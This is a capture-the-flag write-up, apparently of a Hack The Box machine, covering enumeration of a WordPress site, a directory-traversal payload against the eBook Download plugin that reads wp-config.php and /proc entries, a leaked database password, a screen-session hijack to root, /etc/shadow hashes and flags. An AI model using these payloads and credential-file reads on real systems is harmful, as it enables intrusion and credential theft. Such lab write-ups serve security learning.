

## Path of Exploitation

Foothold:  
Enumerate wordpress site and find LFI vulnérable ebook plugin ⇒ enumerate process on box and discover port 1337 is running gdbserver  
User:  
find remote gdbserver exploit script ⇒ user on box  
root  
enumerate process more and discover screen is running as root and am able to hijack the process to gain root screen shell ⇒ root

## Creds

Username	Password	Description
wordpressuser	MQYBJSaD#DxG6qbm	mysql db=wordpress

## Nmap


Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))
1337	waste?	??

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

```
# Nmap 7.92 scan initiated Fri Dec 24 14:02:10 2021 as: nmap -sC -sV -vvv -p- -oA nmap/Full 10.10.11.125
Nmap scan report for 10.10.11.125
Host is up, received echo-reply ttl 63 (0.039s latency).
Scanned at 2021-12-24 14:02:12 EST for 61s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|_ ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQBQqz2EAb2SBSzEIXcu+9dzgUZzDJGdCFWjwuxjhwtpq3s6iUQ1jgwF7h5BE+ALYhSX0oqOOLPKA/QHLxvJ9sYz0iJBL7aEJUBtYHchYMCmu0e8a71p3UGirTjn2tBVe3R5Co/XRQOM/ztrBzLqLKHcMpttqJHphVA0/1dP7uoLCJLA00WnW0K31
1DXkxfoiKRc2izbgfginMDR4T1C17/oh9355TBgGGz2F7AooUpdtsahsiFiTtCRkvVB1G7DQIGqRTWsFaKBkHPVMQFaLEm5DK9H7PRWE+UYCah/Wp95Nkwj3u3H93p4V2y0Y6kdjF/L+BRmB44XZxm2Vu7BN0ouuT1SP3zu8YUe3FHshFiML7Ac/8zL1tlwLpnQ9Hv8KXnNKPoHgrU+sh3
5cd0JbCqyPFG5yziL8smr7Q4z9/XeATKzL4bcjG87sgtZMt88a1Q57yFA6wmqyWqLFQ4rp12S0CosLyQnighQ5WNaWuBYXvOLi6AsgckJL544L8LxU4J8=
|_ 256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHhAYNTYAAAAB7e0JSCw4DyNNaFftGoFcX4TtpwF+RPo0ydnK7yfqca
|_ 256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB7e0JSCw4DyNNaFftGoFcX4TtpwF+RPo0ydnK7yfqca
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-generator: WordPress 5.8.1
|_ http-title: Backdoor &#8211; Real-Life
1337/tcp  open  waste?    syn-ack ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 24 14:03:13 2021 -- 1 IP address (1 host up) scanned in 62.31 seconds
```

## Web Enumeration



**gobuster - dir**

```
/wp-admin      (Status: 301) (Size: 315) [--> http://10.10.11.125/wp-admin/]
/wp-includes   (Status: 301) (Size: 318) [--> http://10.10.11.125/wp-includes/]
/wp-content    (Status: 301) (Size: 317) [--> http://10.10.11.125/wp-content/]
/.             (Status: 301) (Size: 0)  [--> http://10.10.11.125/]
```

**files**

```
/wp-login.php   (Status: 200) (Size: 5674)
/readme.html    (Status: 200) (Size: 7346)
/license.txt     (Status: 200) (Size: 19915)
/index.php      (Status: 301) (Size: 0)  [--> http://10.10.11.125/]
/wp-config.php  (Status: 200) (Size: 0)
/wp-trackback.php (Status: 200) (Size: 135)
/wp-settings.php (Status: 500) (Size: 0)
/.              (Status: 301) (Size: 0)  [--> http://10.10.11.125/]
/wp-cron.php     (Status: 200) (Size: 0)
/wp-blog-header.php (Status: 200) (Size: 0)
/wp-links-opml.php (Status: 200) (Size: 223)
/xmlrpc.php      (Status: 405) (Size: 42)
/wp-load.php     (Status: 200) (Size: 0)
/wp-signup.php   (Status: 302) (Size: 0)  [--> http://10.10.11.125/wp-login.php?action=register]
/wp-activate.php (Status: 302) (Size: 0)  [--> http://10.10.11.125/wp-login.php?action=register]
```

**wpscan**

```
-----
      ____
     / ___/
    / __/
   /___/
  /___/

WordPress Security Scanner by the WPScan Team
Version 3.8.20

 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[34m[i][0m Updating the Database ...
[34m[i][0m Update completed.

[32m[+][0m URL: http://10.10.11.125/ [10.10.11.125]
[32m[+][0m Started: Fri Dec 24 14:05:53 2021

Interesting Finding(s):

[32m[+][0m Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[32m[+][0m XML-RPC seems to be enabled: http://10.10.11.125/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[32m[+][0m WordPress readme found: http://10.10.11.125/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[32m[+][0m Upload directory has listing enabled: http://10.10.11.125/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```

[32m+] [0m The external WP-Cron seems to be enabled: http://10.10.11.125/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[32m+] [0m WordPress version 5.8.1 identified (Insecure, released on 2021-09-09).
| Found By: Rss Generator (Passive Detection)
| - http://10.10.11.125/index.php/feed/, <generator>https://wordpress.org/?v=5.8.1/</generator>
| - http://10.10.11.125/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.8.1/</generator>

[32m+] [0m WordPress theme in use: twentyseventeen
| Location: http://10.10.11.125/wp-content/themes/twentyseventeen/
| Latest Version: 2.8 (up to date)
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://10.10.11.125/wp-content/themes/twentyseventeen/readme.txt
| Style URL: http://10.10.11.125/wp-content/themes/twentyseventeen/style.css?ver=20201208
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)

| Version: 2.8 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.11.125/wp-content/themes/twentyseventeen/style.css?ver=20201208, Match: 'Version: 2.8'

[32m+] [0m Enumerating All Plugins (via Passive Methods)

[34m[4] [0m No plugins Found.

[32m+] [0m Enumerating All Themes (via Passive and Aggressive Methods)

  Checking Known Locations -:
=====
[32m+] [0m Checking Theme Versions (via Passive and Aggressive Methods)

[34m[4] [0m Theme(s) Identified:

[32m+] [0m twentynineteen
| Location: http://10.10.11.125/wp-content/themes/twentynineteen/
| Latest Version: 2.1 (up to date)
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://10.10.11.125/wp-content/themes/twentynineteen/readme.txt
| Style URL: http://10.10.11.125/wp-content/themes/twentynineteen/style.css
| Style Name: Twenty Nineteen
| Style URI: https://wordpress.org/themes/twentynineteen/
| Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Known Locations (Aggressive Detection)
| - http://10.10.11.125/wp-content/themes/twentynineteen/, status: 500

| Version: 2.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.11.125/wp-content/themes/twentynineteen/style.css, Match: 'Version: 2.1'

[32m+] [0m twentyseventeen
| Location: http://10.10.11.125/wp-content/themes/twentyseventeen/
| Latest Version: 2.8 (up to date)
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://10.10.11.125/wp-content/themes/twentyseventeen/readme.txt
| Style URL: http://10.10.11.125/wp-content/themes/twentyseventeen/style.css
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
| - http://10.10.11.125/wp-content/themes/twentyseventeen/, status: 500

| Version: 2.8 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.11.125/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 2.8'

[32m+] [0m twentytwenty
| Location: http://10.10.11.125/wp-content/themes/twentytwenty/
| Latest Version: 1.8 (up to date)
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://10.10.11.125/wp-content/themes/twentytwenty/readme.txt
| Style URL: http://10.10.11.125/wp-content/themes/twentytwenty/style.css
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Known Locations (Aggressive Detection)
| - http://10.10.11.125/wp-content/themes/twentytwenty/, status: 500

| Version: 1.8 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.11.125/wp-content/themes/twentytwenty/style.css, Match: 'Version: 1.8'

[32m+] [0m twentytwentyone
| Location: http://10.10.11.125/wp-content/themes/twentytwentyone/
| Latest Version: 1.4 (up to date)
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://10.10.11.125/wp-content/themes/twentytwentyone/readme.txt
| Style URL: http://10.10.11.125/wp-content/themes/twentytwentyone/style.css
| Style Name: Twenty Twenty-One
| Style URI: https://wordpress.org/themes/twentytwentyone/
| Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. Wi...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Known Locations (Aggressive Detection)
| - http://10.10.11.125/wp-content/themes/twentytwentyone/, status: 500

| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.11.125/wp-content/themes/twentytwentyone/style.css, Match: 'Version: 1.4'

[32m+] [0m Enumerating Timthumbs (via Passive and Aggressive Methods)
```

```
Checking Known Locations -:
=====

[34m[i][0m No Timthumbs Found.

[32m[+][0m Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups -:
=====

[34m[i][0m No Config Backups Found.

[32m[+][0m Enumerating DB Exports (via Passive and Aggressive Methods)

Checking DB Exports -:
=====




[34m[i][0m No DB Exports Found.

[33m[!][0m No WPScan API Token given, as a result vulnerability data has not been output.
[33m[!][0m You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[32m[+][0m Finished: Fri Dec 24 14:09:02 2021
[32m[+][0m Requests Done: 26267
[32m[+][0m Cached Requests: 18
[32m[+][0m Data Sent: 6.825 MB
[32m[+][0m Data Received: 21.826 MB
[32m[+][0m Memory used: 394.414 MB
[32m[+][0m Elapsed time: 00:03:08
```

⬅ ➡ ↻ ⚠ Not secure | backdoor.htb/wp-content/plugins/

## Index of /wp-content/plugins

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	-		
 <a href="#">ebook-download/</a>	2021-11-10 14:18	-	
 <a href="#">hello.php</a>	2019-03-18 17:19	2.5K	

Apache/2.4.41 (Ubuntu) Server at backdoor.htb Port 80

didn't show up in wp scan for some reason.. but ok..

## Searchsploit

```
kali@kali:~$ searchsploit ebook Download
-----
Exploit Title | Path
-----
WordPress Plugin eBook Download 1.1 - Directory Traversal | php/webapps/39575.txt
-----
Shellcodes: No Results
Papers: No Results
```

## 39575.txt

```
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
=====
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
=====

[PoC]
=====
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../wp-config.php
=====
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );
/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

wordpressuser.MQYBJSaD#DxG6qbm ⇒ [00 - Loot > Creds](#)

## Enumerate processes with lfi

```
for i in {1..2000}; do echo -n "$i: " ; curl http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../proc/$i/cmdline --output - ; echo; done
```

```
838: ../../../../../../proc/838/cmdline../../../../../../proc/838/cmdline../../../../../../proc/838/cmdline/

bin/sh-while true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done

<script>window.close(</script>
839: ../../../../../../proc/839/cmdline../../../../../../proc/839/cmdline../../../../../../proc/839/cmdline/

bin/sh-while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root \;; done

<script>window.close(</script>
```

ok so port 1337 is gdbserver  
very well..

so i found this gdb [exploit](#)

and got user

user.txt

```
user@Backdoor:/home/user$ cat user.txt
420d3b487ce75f7d3a56938f5e2124e8
```

User - Enumeration

mysql

remember creds from earlier lets see what we can find..

```
mysql> select * from wp_users;
...[snip]...
mysql> select id,user_login,user_pass,user_email,display_name from wp_users;
+-----+-----+-----+-----+-----+
| id | user_login | user_pass | user_email | display_name |
+-----+-----+-----+-----+-----+
| 1 | admin | $P$Bt8c31vanSGd2TFcm3HV/9ezXPueg5. | admin@wordpress.com | admin |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

hashcat

```
kali@kali:~$ hashcat -m 400 hash.txt /usr/share/wordlists/rockyou.txt
```

nope nothing here....

well lets go back to the interesting process...

ps aux

```
...[snip]...

root      860  0.0  0.0   2688  1628 ?        Ss   00:37   0:00 /bin/sh -c while true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done
root      862  0.0  0.0   2688  1764 ?        Ss   00:37   0:02 /bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root \;; done

...[snip]...

root      62151  0.0  0.1   8484  3784 ?        S    02:27   0:00 su user -c cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;
user      62159  0.0  0.1   6892  3396 ?        Ss   02:27   0:00 bash -c cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;
user      62162  0.0  0.1  11844  3512 ?        S    02:27   0:00 gdbserver --once 0.0.0.0:1337 /bin/true
user      62169  0.0  0.0    376    4 ?        t    02:27   0:00 /bin/true

...[snip]...

root      64937  0.0  0.1   6952  2316 ?        Ss   02:41   0:00 SCREEN -dmS root

...[snip]...
```

well lets try to use screen

```
user@Backdoor:~$ screen -r root/64937.root
```

root

whoami & id

```
root@Backdoor:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Backdoor:~# whoami
root
```

uname -a

```
root@Backdoor:~# uname -a
Linux Backdoor 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@Backdoor:~# cat /etc/shadow
root:$6$2A4weemb9e7Lxqpq$8gE2d0pkAMj0dVN/r7jtxcI3MXZmK1DMrB/m7VG.UNsvxSCnK8uzig3Ys9xY0KMRLehEwmR7oNa96fn5vG0Lc/:18832:0:99999:7:::

...[snip]...

user:$6$Hw/ZyGluJGqPwnDH$97BjhBunoV1ZeVDy2x0n4aq8055Vevz4qEgFhwaIsonfTrzacIoUoRSEyr7SRVRd1Qp32eh98EB04cbN8PVfJ.:18832:0:99999:7:::

...[snip]...
```

root.txt

```
root@Backdoor:~# cat root.txt
5ab0dd544036a26b664c4ed21b4d9ba5
```